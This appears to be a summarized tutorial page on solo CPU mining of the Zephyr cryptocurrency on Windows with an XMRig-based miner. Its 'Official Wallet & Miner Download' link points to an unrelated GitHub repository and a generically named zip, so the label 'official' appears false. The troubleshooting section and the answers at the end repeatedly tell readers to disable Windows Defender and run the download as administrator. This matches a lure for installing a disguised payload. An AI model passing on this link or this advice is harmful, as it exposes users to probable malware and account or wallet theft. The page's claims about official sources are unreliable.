How to Mine Zephyr Using CPU on Windows for Solo Mining
· based on the channel FINCOR
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using Minimal Djed protocol.
- Solo mining Zephyr on Windows requires official wallet and CPU miner setup.
- XMRig miner configured with JSON and BAT files is recommended for CPU mining Zephyr.
- Updating Microsoft Visual Studio and Python may be needed to avoid errors.
- Running miner as admin with huge pages enabled optimizes CPU mining performance.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Zephyr is a digital currency that merges privacy features inspired by Monero with the stability of the Minimal Djed reserve-backed stablecoin protocol. Mining Zephyr, or ZEPH, independently using your CPU on a Windows system is a straightforward way to participate in this innovative crypto ecosystem. To get started, you need to download the official Zephyr wallet and miner software from the Zephyr Protocol official website.
Setting Up the Official Zephyr Wallet
The first step to mining Zephyr solo is setting up the official desktop wallet. This wallet manages your mining rewards and enables secure transactions within the Zephyr network. Download the latest version of the wallet from the GitHub releases linked on the Zephyr protocol site. After downloading, unzip all files into a dedicated folder to keep your mining setup organized.
Installing and Configuring the CPU Miner
Mining Zephyr on CPU relies on the XMRig miner, an open-source mining software tailored for privacy coins like Monero and Zephyr. The miner comes with configuration files in JSON format, which allow you to specify your wallet address, mining pool (or solo mining), and hardware optimization settings.
- Download the miner package from the official GitHub release.
- Unzip the archive into your chosen folder.
- Edit the JSON configuration file to include your wallet address obtained from the Zephyr wallet.
- For solo mining, ensure the "pool" field is set to your local node or the network’s solo mining address.
- Configure CPU threads and enable huge pages in Windows settings for better hashing performance.
Troubleshooting Common Errors
Some users report errors when running the miner. These issues often stem from missing dependencies or Windows security restrictions. Common fixes include:
- Updating Microsoft Visual Studio Redistributable packages.
- Installing or updating Python on your system.
- Temporarily disabling Windows Defender or adding exceptions for the mining software folder.
Running the miner as an administrator also helps in granting necessary permissions for optimized mining.
Optimizing CPU Mining for Better Profits
To maximize your CPU mining profits on Zephyr:
- Choose a high-performance CPU with multiple cores and threads.
- Overclock your CPU carefully within safe temperature limits.
- Enable huge pages in Windows to reduce memory overhead.
- Monitor your hash rate and adjust miner settings accordingly.
Zephyr mining benefits from the coin’s design, which is optimized for CPU mining rather than GPU or ASIC, making it accessible and potentially profitable for solo miners with modest hardware.
Common Questions and Community Insights
Many new miners wonder whether solo mining Zephyr is profitable. While solo mining can yield higher rewards without pool fees, it also comes with variability in payouts. Beginners appreciate step-by-step guides that clearly explain wallet setup and differentiate between BAT files and JSON configurations, which are essential for running the miner smoothly.
Privacy enthusiasts value the combination of Monero’s privacy technology with the Djed reserve mechanism, making Zephyr a unique stablecoin option in the crypto mining space.
Useful Links
- Official Zephyr Protocol Website: https://zephyrprotocol.com/
- Official Wallet & Miner Download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Zephyr solo using your CPU on Windows is accessible with the official wallet and XMRig-based miner. By following the setup steps, configuring JSON files correctly, and optimizing your CPU settings, you can start earning Zephyr coins while supporting a privacy-focused stablecoin network. The FINCOR channel provides a detailed and clear breakdown which is especially helpful for beginners entering Zephyr mining. For more information and downloads, visit the Zephyr Protocol website.
Questions & answers
Is solo mining Zephyr on CPU profitable?
Solo mining Zephyr with a CPU can be profitable depending on your hardware capabilities and electricity costs. Zephyr is optimized for CPU mining, and while payouts can be variable, running your own node avoids pool fees, potentially increasing net rewards.
What software do I need to mine Zephyr on Windows?
You need the official Zephyr wallet and the CPU miner software (XMRig-based) available on GitHub. The miner requires configuration via JSON files including your wallet address and mining parameters.
How do I fix errors when running the Zephyr miner?
Errors often result from missing dependencies or security blocks. Updating Microsoft Visual Studio redistributables, installing Python, disabling Windows Defender temporarily, and running the miner as administrator usually resolve these issues.
Why is enabling huge pages important for CPU mining Zephyr?
Enabling huge pages in Windows reduces memory overhead and increases miner efficiency, which can improve hash rates and overall mining performance when using the CPU for Zephyr mining.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version